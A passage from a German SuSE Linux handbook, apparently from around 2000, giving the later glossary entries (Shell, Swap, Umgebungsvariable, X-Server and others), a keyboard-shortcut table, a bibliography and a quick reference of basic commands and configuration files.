Die Selektion ist ein Mechanismus des X-Servers. Mit der Maus können Textzeichen auf dem graphischen Bildschirm selektiert werden (indem man mit gedrückter linker Maustaste über den auszuwählenden Bereich fährt) und z. B. in einer anderen Applikation verwendet werden (indem man den Cursor

in das Fenster der jeweiligen Applikation bringt und die mittlere Maustaste drückt). Diesen Vorgang nennt man auch „Cut & Paste“.

Server
Ein Server ist ein meist sehr leistungsfähiger Rechner, der anderen, über ein ☞*Netzwerk* angeschlossenen Rechnern (Clients) Daten und Dienste bereitstellt. Neben den Rechnern gibt es auch Programme, die Dienste verteilen. Solche Programme werden ebenfalls Server genannt, da sie ständig laufen und dadurch eine ähnliche Verfügbarkeit wie Hardwareserver haben. Ein Beispiel für einen Softwareserver ist z. B. der ☞*X-Server*.

Shell
Die Shell (engl. für „Muschel“) stellt eine grundlegende Schnittstelle zum ☞*Betriebssystem* (Kernel) dar. Mit Hilfe der Shell können Befehle eingegeben werden. Dazu stellt die Shell eine Eingabezeile bereit. Um Arbeitsvorgänge automatisieren zu können, verfügen Shells meist über eine eigene Programmiersprache. Diese Programme (sog. Shellskripten) können als intelligente Batchdateien angesehen werden. Beispiele für Shells sind bash, sh und tcsh.

SMP (engl. *Symmetric Multi Processing*)
☞*Multiprocessing*.

Speicher
Speicher ist das Gedächtnis Ihres Rechners; oft spricht man auch von Arbeitsspeicher oder Hauptspeicher (engl. *main memory*). Unter Linux redet man oft von zwei Arten von Speicher:

- *physikalischer Speicher*: Dies ist der in Form von RAM-Bausteinen in Ihrem Rechner vorhandene Speicher. Typische Größen bei Arbeitsplatzrechnern sind z. Z. 64 MB bis 256 MB. Auf Daten im ☞*RAM* ist ein schneller Zugriff möglich.
- *virtueller Speicher*: Durch das Konzept des virtuellen Speichers kann das System speziell ausgezeichnete Bereiche der Festplatte/Floppy etc. (☞*Swap*) ebenfalls als Arbeitsspeicher ansehen.

Standardein-/ausgabe (engl. *standard input / output*)
Jeder Prozess besitzt 3 Kanäle, auf denen er Daten einlesen bzw. ausgeben kann. Diese sind der Standardeingabekanal (stdin), der Standardausgabekanal (stdout) und der Standardfehlerkanal (stderr). Diese Kanäle sind per Voreinstellung auf bestimmte Ausgabegeräte gerichtet, nämlich die Standardeingabe auf die Tastatur, die Standardausgabe und der Standardfehlerkanal auf den Bildschirm. Mit Hilfe der Shell lassen sich die Kanäle auf jeweils andere Kanäle umlenken. Man spricht dann z. B. von der Umlenkung des Standardeingabekanals, wenn die Zeichen aus einer Datei statt von der Tastatur eingelesen werden. Die Umleitung wird in der Shell durch die vorangestellten Zeichen `'<'` (Eingabekanal), `'>'` (Ausgabekanal) und `'2>'` (Fehlerkanal) versinnbildlicht. Siehe auch ☞*Pipe*

Swap
Der bei virtuellen Speichermodellen benötigte Bereich auf Massenspeichern, der zum zeitweisen Auslagern von RAM-Speicherinhalten dient (vgl. ☞*RAM*). Dies kann unter Linux eine spezielle Partition oder eine Datei sein. Grob kalkuliert bilden physikalischer RAM-Speicher und der per Swap verfügbare Speicher zusammen die Größe des maximal verfügbaren virtuellen Speichers.

Systemadministrator (engl. *system administrator, root user*)
Diejenige Person, die in einem komplexen Rechnersystem bzw. -netzwerk Konfigurationen und Wartung übernimmt. Dieser Systemadministrator (`'root'`) hat (meist als einzige Person) Zugang zu allen Aspekten eines Rechnersystems (Root-Rechte).

Task
Siehe ☞*Prozess*.

Telnet
Telnet ist das Protokoll und Kommando, um mit anderen Rechnern (engl. *hosts*) zu kommunizieren.

Terminal (engl. *terminal*)
Im Deutschen auch als Datensichtgerät oder Datenstation bezeichnet. Eine an einen Mehrbenutzerrechner angeschlossene Kombination aus Bildschirm und Tastatur ohne eigene Rechenleistung. Auf Workstations auch zur Bezeichnung von Programmen benutzt, die ein echtes Terminal emulieren.

Umgebung (engl. *environment*)
Eine ☞*Shell* stellt i. d. R. eine Umgebung zur Verfügung, in welcher der Benutzer temporär Einstellungen vornehmen kann. Diese Einstellungen sind zum Beispiel Pfadnamen zu Programmen, der Benutzername, der aktuelle Pfad, das Aussehen des Prompts etc. Die Daten werden in einer ☞*Umgebungsvariable* gespeichert. Die Belegung der Umgebungsvariablen erfolgt z. B. durch die Konfigurationsdateien der Shell.

Umgebungsvariable (engl. *environment variable*)
Ein Platz in der ☞*Umgebung* der ☞*Shell*. Jede Umgebungsvariable hat einen Namen, der meist in Großbuchstaben angegeben ist. Den Variablen werden Werte, z. B. Pfadnamen, zugewiesen. Bei der Bash-Shell geschieht dies so:

```
root@erde:/ > export EDITOR=emacs
```

Mit dem Befehl **`env`** kann die aktuelle Belegung der Variablen abgefragt werden. Wird ein Variablenwert z. B. in einem Shellskript benötigt, wird die Variable durch Voranstellen eines $ dereferenziert. Wichtige Umgebungsvariablen sind `HOME` (enthält den Pfad des Benutzerverzeichnisses), `SHELL` (Pfad des Shellprogramms), `USER` (Benutzername), `PATH` (Suchpfad für ausführbare Dateien), `MANPATH` (Suchpfad für man pages).

UMSDOS
Spezielles Dateisystem unter Linux, das UNIX-konformen Zugriff (ein-

schließlich langer Dateinamen und Zugriffsrechten) innerhalb eines normalen MSDOS-Dateisystems realisiert. Dieses ist zwar langsamer als ein „ordentliches“ EXT2-Dateisystem, aber es eignet sich gut für Demonstrationszwecke, da es keine extra Partition benötigt.

UNIX
ist ein Betriebssystem, das vor allem auf Workstations verbreitet ist. UNIX unterstützt wichtige Konzepte wie z. B. den Betrieb von Rechnern in einem Netzwerk. UNIX besteht aus einem Kern (kernel), einer ☞*Shell* und Anwendungsprogrammen. Seit Beginn der 90er Jahre ist UNIX in einer frei verfügbaren Version auch für ☞*PCs* in Form von Linux erhältlich.

Ur-Linux
Beim Installieren wird zuerst das Ur-Linux zum Laufen gebracht. Es kommt ohne Festplatte aus, die in diesem Stadium noch nicht ansprechbar ist. Sein Kernel stammt von der Bootdiskette oder von der CD-ROM, das Rootimage ist in eine RAM-Disk geladen (ebenfalls von CD-ROM oder der Rootdiskette). Die weiteren Programme (z. B. YaST) kommen direkt aus der RAM-Disk.

Nach dem ersten Einloggen startet man YaST und bereitet die Installation des richtigen Linux vor.

URL
„Uniform Resource Locator“, z. B. die Bezeichner für HTML-Seiten im WWW.

Verschlüsselung (engl. *encryption*)
Verschlüsselung von Daten bedeutet das Verbergen des Dateninhalts vor Dritten. Dies ist immer dann sinnvoll, wenn Daten über unsichere Verbindungen gesendet werden (z. B. über das Internet) und man unberechtigt lauschenden Dritten die Einsicht in die Daten verwehren will (z. B. bei der Übermittlung von Kreditkartennummern, bei Passwörtern, bei vertraulichen Daten etc.). Dabei ist die Länge des verwendeten Schlüssels maßgeblich für die Sicherheit der Verschlüsselung (ein zu kleiner Schlüssel kann durch geeignete Programme geknackt werden); vgl. Kapitel 18 auf Seite 519 ff.

In einigen Ländern unterliegt jedoch die Verschlüsselung von Daten gesetzlichen Einschränkungen, sodass Sie in diesen Ländern Programme wie SSH, PGP oder Webzugriffe mittels SSL entweder gar nicht oder nur mit geringerer Schlüssellänge verwenden dürfen.

Auch wenn SuSE diese oben genannten Programme in der Distribution zur Verfügung stellt (soweit dies die gesetzlichen Bestimmungen des jeweiligen Landes zulassen), müssen Sie selbst prüfen, ob Sie diese in ihrem Lande verwenden dürfen – SuSE übernimmt dafür keine Gewähr.

Verzeichnis (engl. *directory*)
„Verzeichnisse“ bauen die Ordnungsstruktur eines ☞*Dateisystems* auf. In einem Verzeichnis werden Datei- bzw. Verzeichnisnamen aufgelistet. Man sagt, eine ☞*Datei* x liegt in einem Verzeichnis y, wenn ihr Name dort aufgeführt wird. Dadurch, dass in einem Verzeichnis Verweise auf andere

Verzeichnisse (Unterverzeichnisse) liegen können, wird das Dateisystem als Baumstruktur möglich. Will man ein anderes Verzeichnis ansehen, kann man in dieses Verzeichnis wechseln. Damit geht man im Dateisystembaum eine Ebene tiefer. Dateien sind als Blätter dieses Dateibaums zu sehen, in denen (logischerweise) kein Abstieg mehr möglich ist. Verzeichnisnamen folgen denselben Beschränkungen wie Dateinamen. Die besonderen Verzeichnisnamen `'.'` und `'..'` bezeichnen das Verzeichnis selbst bzw. dessen Vorgänger in der Hierarchie des Dateisystems.

VESA (engl. *Video Electronics Standards Association*)
Ein Zusammenschluss der Hersteller von Grafikkarten und Monitoren die verschiedene Standards im Zusammenhang mit der Bildschirmdarstellung am Computer definiert haben. Die verfügbaren Videomodi, das Timing des Videosignals und die verschiedenen Auflösungen aber auch Funktionsaufrufe des VGA BIOS sind durch das VESA Kommitee standardisiert. Online erreichen Sie diese Vereinigung über `http://www.vesa.org`.

WAN (engl. *wide area network*)
Im Gegensatz zu ☞*LAN* ein ☞*Netzwerk* mit großer räumlicher Ausdehnung.

Wildcards
Die beiden Zeichen `'*'` und `'?'` sind generische Zeichen und werden als Jokerzeichen bzw. Wildcards bezeichnet. Das Zeichen `'?'` ersetzt genau ein beliebiges Zeichen, das Zeichen `'*'` ersetzt beliebig viele, auch kein Zeichen. Jokerzeichen werden in regulären Ausdrücken verwendet. Der Befehl **`ls -l bild*`** listet z. B. alle Dateien im aktuellen Verzeichnis mit Namen `bild` und beliebigen (auch keinen) darauf folgenden Buchstaben.

Wurzelverzeichnis (engl. *root directory*)
Das oberste Verzeichnis eines ☞*Dateisystems*. Im Gegensatz zu allen anderen Verzeichnissen eines Dateisystems hat das Wurzelverzeichnis kein übergeordnetes Verzeichnis. Der `'..'`-Eintrag des Wurzelverzeichnisses verweist auf sich selbst. Das Wurzelverzeichnis wird unter UNIX als `'/'` dargestellt.

X Window System
Eine Sammlung von Programmen, Protokollen und Routinen zur Verwaltung einer ☞*grafischen Benutzeroberfläche*. Das X Window System (kurz: X) wurde im Rahmen des Projekts Athena am MIT (Massachusetts Institute of Technology) entwickelt. Die großen Vorteile von X gegenüber anderen Systemen (z. B. MS Windows oder GEM) sind die Netzwerkfähigkeit und Flexibilität. So ist es möglich, dass der Benutzer Programme auf anderen Rechnern ausführen, aber auf seinem Bildschirm anzeigen lassen kann, und das Aussehen und Verhalten der Oberfläche frei wählen kann.

Anmerkung: Nein, es heißt wirklich nicht „X-Windows“, sondern nur schlicht und einfach **X Window System.**

X-Server
Rechner, auf denen ein X-Server läuft können Dienste der ☞*graphischen*

Benutzeroberfläche ☞*X Window System* benutzen. Ein wichtige Aufgabe des X-Servers ist die Verwaltung der Displays. Normalerweise hat jedes Ausgabeterminal ein Display. Der Name dieses Displays wird mit der ☞*Umgebungsvariablen* `DISPLAY` angegeben, welche das Format <rechnername>:<displaynummer> besitzt. Zum Beispiel **`erde:0`**. Die Kenntnis des Displaynamens ist wichtig für das ☞*Rlogin*.

Zugangsberechtigung (engl. *account*)
Die Einheit aus dem Benutzernamen (engl. *login name*) und dem Passwort (engl. *password*). Die Zugangsberechtigung wird im Allgemeinen vom ☞*Systemadministrator* eingerichtet. Diese legt auch fest, zu welcher Benutzergruppe der neue Benutzer gerechnet wird und welche Rechte im Rechnersystem daraus resultieren. Das Einrichten der Zugangsberechtigung beinhaltet meist das Einrichten eines ☞*Benutzerverzeichnisses* und das Zuteilen einer ☞*E-Mail*-Adresse an den Benutzer.

Zurücksetzen (engl. *reset*)
Wenn der Rechner nicht mehr ansprechbar ist und auf keine Aktionen des Benutzers reagiert, befindet er sich oft z. B. in einer Endlosschleife. Die einzige Lösung in einem solchen Fall ist, den Rechner wieder in einen definierten Ausgangszustand zu versetzen. Man nennt dieses Vorgehen einen Reset (Zurücksetzen). Nach einem Reset befindet sich der Rechner im gleichen Zustand wie direkt nach dem Einschalten. Ein Reset ist dem Aus- und Wiedereinschalten des Rechners vorzuziehen, da er den Rechner mechanisch und elektrisch weniger belastet.

Wichtig: Wie man sich leicht vorstellen kann, gehen bei einem Reset alle Daten, die im ☞*Speicher* des Rechners vor dem Reset gelegen haben, verloren!

H Wichtige Tastenkombinationen

Eine kleine Zusammenstellung hilfreicher und wichtiger Tastenkombinationen.

⏎	Ausführen eines Befehls auf Kommandoebene. Sonst Zeilenumbruch.
Alt + F1–F6	Wechseln auf eine andere Konsole (im Textmodus).
Strg + Alt + F1–F6	Unter X11 und Dosemu: Wechsel auf eine der Textkonsolen.
Alt + F7	Zurückwechseln nach X11.
Strg + Alt + Backspace	Beenden von X11.
Shift ⇑ + Bild ↑	Anzeige vorangegangener Bildschirmseiten auf der Konsole. Funktioniert, bis die Konsole gewechselt wird.
Shift ⇑ + Bild ↓	Umkehrung von Shift ⇑ + Bild ↑.
↑	Zeigt in der aktuellen Eingabezeile den unmittelbar vorangegangenen Befehl an.
↓	In der Shell umgekehrte Wirkung wie ↑.
Shift ⇑ + Alt + Cursor	Unter X11: Wechsel auf das in Pfeilrichtung nächstgelegene Fenster des virtuellen Desktops. Die Anzahl der zur Verfügung stehenden Fenster wird in `.fvwm[2]rc` mit dem Parameter **`DeskTopSize`** festgelegt.
Strg + Alt + ±(grey)	Verändert die Bildschirmauflösung in der Reihenfolge der Einträge für den Bildschirmmodus in `/etc/XF86Config`.
Strg + D	Ausloggen. Entspricht dem Befehl **`exit`**. Eintrag in `/etc/profile`: **`ignoreeof=x`**. **`x`** gibt die Anzahl der Wiederholungen an, bis das Kommando wirksam wird.

Tabelle H.1:

Literaturverzeichnis

[Alm96] ALMESBERGER, Werner: *LILO User's guide*, 1996. – (siehe Datei `/usr/share/doc/lilo/user.dvi`)

[Bai97] BAILEY, Edward C.: *Maximum RPM*. Red Hat, 1997. – (ISBN 1-888172-78-9)

[BBD+97] BECK, Michael; BÖHME, Harald; DZIADZKA, Mirko; KUNITZ, Ulrich; MAGNUS, Robert ; VERWORNER, Dirk: *Linux-Kernel-Programmierung*. 4. Aufl. Addison Wesley GmbH, 1997. – (ISBN 3-8273-1144-6)

[BD98] BORKNER-DELCARLO, Olaf: *Linux im kommerziellen Einsatz*. Carl Hanser Verlag, 1998. – (ISBN 3-446-19465-7)

[BD99] BORKNER-DELCARLO, Olaf: *Das Samba-Buch*. SuSE PRESS, 1999. – (ISBN 3-930419-93-9)

[CAR93] COSTALES, Bryan; ALLMAN, Eric ; RICKERT, Neil: *sendmail*. O'Reilly & Associates, Inc., 1993. – (ISBN 1-56592-056-2)

[CB96] CHESWICK, William R.; BELLOVIN, Steven M.: *Firewalls und Sicherheit im Internet*. Addison Wesley GmbH, 1996. – (ISBN 3-89319-875-x)

[CR91] CAMERON, Debra; ROSENBLATT, Bill: *Learning GNU Emacs*. O'Reilly & Associates, Inc., 1991. – (ISBN 0 937175-84-6)

[CZ96] CHAPMAN, Brent; ZWICKY, Elisabeth D.: *Einrichten von Internet Firewalls. Sicherheit im Internet gewährleisten.*. O'Reilly & Associates, Inc., 1996. – (ISBN 3-930673312)

[DR98] DAWSON, Terry; RUBINI, Alessandro: *NET-3 HOWTO*, v1.4, August 1998. – (siehe Datei `/usr/share/doc/howto/en/NET-3-HOWTO.gz`)

[DR99] DAWSON, Terry; RUBINI, Alessandro: *NET3-4 HOWTO*, v1.5, August 1999. – (siehe Datei `/usr/share/doc/howto/en/NET3-4-HOWTO.gz`)

[EH98] ECKEL, George; HARE, Chris: *Linux – Internet Server*. Carl Hanser Verlag, 1998. – (ISBN 3-446-19044-9)

[FCR93] FANG, Chin; CROSSON, Bob ; RAYMOND, Eric S.: *The Hitchhiker's Guide to X386/XFree86 Video Timing (or, Tweaking your Monitor for Fun and Profit)*, 1993. – (siehe Datei `/usr/X11/lib/X11/doc/VideoModes.doc`)

[Fis00] FISCHER, Thorsten: *GUI-Programmierung mit GTK+ (Handbuch und Referenz)*. SuSE PRESS, 2000. – ISBN (3–934678–42–4)

[Fri93] FRISCH, Æleen: *Essential System Administration*. O'Reilly & Associates, Inc., 1993. – (ISBN 0-937175-80-3)

[Gil92] GILLY, Daniel: *UNIX in a nutshell: System V Edition*. O'Reilly & Associates, Inc., 1992. – (ISBN 1-56592-001-5)

[GMR97] GOOSSENS, Michel; MITTELBACH, Frank ; RAHTZ, Sebastian: *The LaTeX Graphics Companion*. Addison Wesley Longman, 1997. – (ISBN 0-201-85469-4)

[GMS94] GOOSSENS, Michel; MITTELBACH, Frank ; SAMARIN, Alexander: *The LaTeX Companion*. Addison Wesley GmbH, 1994. – (ISBN 0-201-54199-8)

[GMS96] GOOSSENS, Michel; MITTELBACH, Frank ; SAMARIN, Alexander: *Der LaTeX-Begleiter*. Addison Wesley GmbH, 1996. – (ISBN 3-89319-646-3)

[GR99] GOOSSENS, Michel; RAHTZ, Sebastian: *The LaTeX Web Companion*. Addison Wesley Longman, 1999. – (ISBN 0-201-43322-7)

[Gri94] GRIEGER, W.: *Wer hat Angst vorm Emacs?*. Addison Wesley GmbH, 1994. – (ISBN 3-89319-620-X)

[GS93] GARFINKEL, Simson; SPAFFORD, Gene: *Practical UNIX Security*. O'Reilly & Associates, Inc., 1993. – (ISBN 0-937175-72-2)

[Hei96] HEIN, Jochen: *Linux-Companion zur Systemadministration*. Addison Wesley GmbH, 1996. – (ISBN 3-89319-869-5)

[Her92] HEROLD, H.: *UNIX Grundlagen*. Addison Wesley GmbH, 1992. – (ISBN 3-89319-542-8)

[HHMK96] HETZE, Sebastian; HOHNDEL, Dirk; MÜLLER, Martin ; KIRCH, Olaf: *Linux Anwenderhandbuch*. 6. Aufl. LunetIX Softfair, 1996. – (ISBN 3-929764-05-9)

[Hof97] HOFFMANN, Erwin: EMail-Gateway mit qmail. In: *iX* 12 (1997), S. 108ff.

[HR98] HÖLZER, Matthias; RÖHRIG, Bernhard: *KDE – Das K Desktop Environment*. Computer & Literatur, 1998. – (ISBN 3-932311-50-7)

[HST97] HOLZ, Helmut; SCHMITT, Bernd ; TIKART, Andreas: *Linux für Internet & Intranet*. International Thomson Publishing, 1997. – (ISBN 3-8266-0342-7)

[Hun95] HUNT, Craig: *TCP/IP Netzwerk Administration*. O'Reilly & Associates, Inc., 1995. – (ISBN 3-930673-02-9)

[JT98] JOHNSON, Michael K.; TROAN, Erik W.: *Anwendungen entwickeln unter Linux*. Addison Wesley GmbH, 1998. – (ISBN 3-8273-1449-6)

[Kie95] KIENLE, Micheal: TIS: Toolkit für anwendungsorientierte Firewall-Systeme. In: *iX* 8 (1995), S. 140ff.

[Kir95] KIRCH, Olaf: *LINUX Network Administrator's Guide*. O'Reilly & Associates, Inc., 1995. – (ISBN 1-56592-087-2)

[Kof99] KOFLER, Michael: *Linux – Installation, Konfiguration, Anwendung*. 4. Aufl. Addison Wesley GmbH, 1999. – (ISBN 3-8273-1475-5)

[Kop94] KOPKA, Helmut: *LaTeX-Einführung*. Addison Wesley GmbH, 1994. – (ISBN 3-89319-664-1)

[Kopff] KOPKA, Helmut: *LaTeX*. Addison Wesley GmbH, 1996 ff. – 3 Bde. (ISBN 3-8273-1025-3; 3-8273-1229-9; 3-89319-666-8)

[Kun95] KUNITZ, Ulrich: Sicherheit fast kostenlos: Einrichtung eines kostenlosen Firewall-Systems. In: *iX* 9 (1995), S. 176ff.

[Lam90] LAMB, Linda: *Learning the vi Editor*. O'Reilly & Associates, Inc., 1990. – (ISBN 0-937175-67-6)

[Lef96] LEFFLER, Sam: *HylaFAX Home Page*, 1996

[Meg98] MEGGINSON, David: *Structuring XML Documents*. Prentice-Hall, 1998. – ISBN (0–13–642299–3)

[Moh98] MOHR, James: *UNIX-Windows-Integration*. International Thomson Publishing, 1998. – (ISBN 3-8266-4032-2)

[OT92] O'REILLY, Tim; TODINO, Grace: *Managing UUCP and Usenet*. O'Reilly & Associates, Inc., 1992. – (ISBN 0-937175-93-5)

[Per94] PERLMAN, G.: *Unix For Software Developers*. Prentice-Hall, 1994. – (ISBN 13-932997-8)

[POL97] PEEK, Jerry; O'REILLY, Tim ; LOUKIDES, Mike: *Unix Power Tools*. 2. Aufl. Sebastopol : O'Reilly & Associates, Inc., 1997

[Pug94] PUGH, K.: *UNIX For The MS-DOS User*. Prentice-Hall, 1994. – (ISBN 13-146077-3)

[Rub98] RUBINI, Alessandro: *Linux-Gerätetreiber*. O'Reilly & Associates, Inc., 1998. – (ISBN 3-89721-122-X)

[SB92] SCHOONOVER, M.; BOWIE, J.: *GNU Emacs*. Addison Wesley GmbH, 1992. – (ISBN 0-201-56345-2)

[Sch98] SCHEIDERER, Jürgen: Sicherheit Kostenlos - Firewall mit Linux. In: *iX* 12 (1998)

[Sto98] STOLL, Clifford: *Kuckucksei; Die Jagd auf die deutschen Hacker, die das Pentagon knackten*. Fischer-TB.-Vlg., 1998. – (ISBN 3596139848)

[The96] THE XFREE86™-TEAM: *XF86Config(4/5) - Configuration File for Xfree86™*, 1996. – Manual-Page zu XFree86™

[TSP93] TODINO, Grace; STRANG, John ; PEEK, Jerry: *Learning the UNIX operating system*. O'Reilly & Associates, Inc., 1993. – (ISBN 1-56592-060-0)

[Wel94] WELSH, Matt: *Linux Installation and Getting Started*. 2. Aulf. SuSE GmbH, 1994. – (ISBN 3-930419-03-3)

[WK95] WELSH, Matt; KAUFMAN, Lars: *Running Linux*. O'Reilly & Associates, Inc., 1995. – (ISBN 1-56592-100-3)

[WK98] WELSH, Matt; KAUFMAN, Lars: *Linux – Wegweiser zur Installation & Konfiguration*. 2. Aufl. O'Reilly & Associates, Inc., 1998. – (ISBN 3-930673-58-4)

[WM99] WALSH, Norman; MUELLNER, Leonard: *DocBook. The Definiteve Guide*. O'Reilly & Associates, Inc., 1999. – ISBN (1–56592–580–7)

[WWH98] WITHERSPOON, Craig; WITHERSPOON, Coletta ; HALL, Jon: *Linux für Dummies*. International Thomson Publishing, 1998. – (ISBN 3-8266-2725-3)

Referenz: Wichtige Kommandos/Dateien

Die Zwischenräume (engl. *blanks*) bei den Befehlen sind als „Trenner“ wichtig und folglich mit der Tastatur als „Leerzeichen“ einzugeben! Vgl. auch die Legende in Abschnitt 1.3 auf Seite 6.

Info/Dokumentation

`less` <**`dateiname`**>	Textdatei einsehen
`cd` <**`verzeichnis`**>	in ein Verzeichnis wechseln (*falsch*: **`cdVerzeichnis`** – „DOS-Manier“!)
`ls -l` <**`vz_oder_datei`**>	Verzeichnisinhalt/Dateieigenschaften auflisten
`rpm -qi` <**`paketname`**>	Info über ein Paket
`man` <**`befehl`**>	Manpage zu einem Befehl
`/usr/share/doc/howto`	die zahlreichen HOWTOs für alle Fragen
`/usr/share/doc/packages/*`	Dokumentation zum jeweiligen Paket
`/usr/share/doc/packages/i4l/README.Quick`	die aktuelle Dokumentation zu ISDN

Allgemeine Konfigurationsdateien und Logs

`~`	Synonym für das Home-Verzeichnis
`/etc`	Verzeichnis für Konfigurationsdateien
`/etc/modules.conf`	Automatisches Laden von Modulen
`/etc/rc.config`	SuSE Linux Haupt-Konfigurationsdatei
`/etc/rc.config.d`	Verzeichnis für Komponenten der `/etc/rc.config`
`/etc/profile`	Konfigurationsdatei der Loginshell (bash)
`/etc/profile.d`	Verzeichnis für Komponenten der `/etc/profile`
`~/.profile`	Erweiterungen des Benutzers zur `/etc/profile` vgl. auch `~/.bashrc` und `~/.bashrc_login`
`/var/log`	Verzeichnis für System-Logs
`/var/log/messages`	allgemeine System-Logdateien
`/var/log/boot.msg`	Boot-Meldungen des Kernels

Systemstart

`/etc/lilo.conf`	LILO-Konfigurationsdatei
`/etc/init.d`	Verzeichnis für Systemstartskripten

X-Konfiguration

`/etc/XF86Config`	Konfigurationsdatei des X-Servers (vor 4.x)
`/etc/X11/XF86Config`	Konfigurationsdatei des X-Servers (4.x)
`~/.X.err`	Meldungen des X-Servers

`/var/X11R6/bin/X --> /usr/X11R6/bin/XF86_xxxx` der X-Server

Netzwerk

`/sbin/ifconfig`	Konfiguration der Netzwerk-Interfaces anzeigen
`/sbin/route -n`	Routing-Tabelle anzeigen
`ping` <**`IP-Nummer`**>	Erreichbarkeit eines Hosts testen